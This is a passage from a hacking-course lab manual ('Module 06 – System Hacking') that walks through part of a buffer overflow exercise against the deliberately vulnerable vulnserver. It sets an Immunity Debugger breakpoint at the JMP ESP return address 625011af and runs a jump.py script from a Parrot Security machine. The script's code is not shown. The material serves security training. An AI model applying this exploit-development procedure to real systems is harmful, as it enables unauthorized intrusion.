
125. Close **Immunity Debugger** and the vulnerable server process.

Module 06 – System Hacking


126. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator.

Now, Attach the vulnserver process to Immunity Debugger.

127. In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon.




128. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.



Module 06 – System Hacking

129. You will be pointed to **625011af** ESP; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.



130. Now, click on the **Run program** in the toolbar to run **Immunity Debugger**.

131. Switch to the **Parrot Security** virtual machine.

132. Maximize the **terminal** window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

133. Now, type **./jump.py** and press **Enter** to execute the Python script.

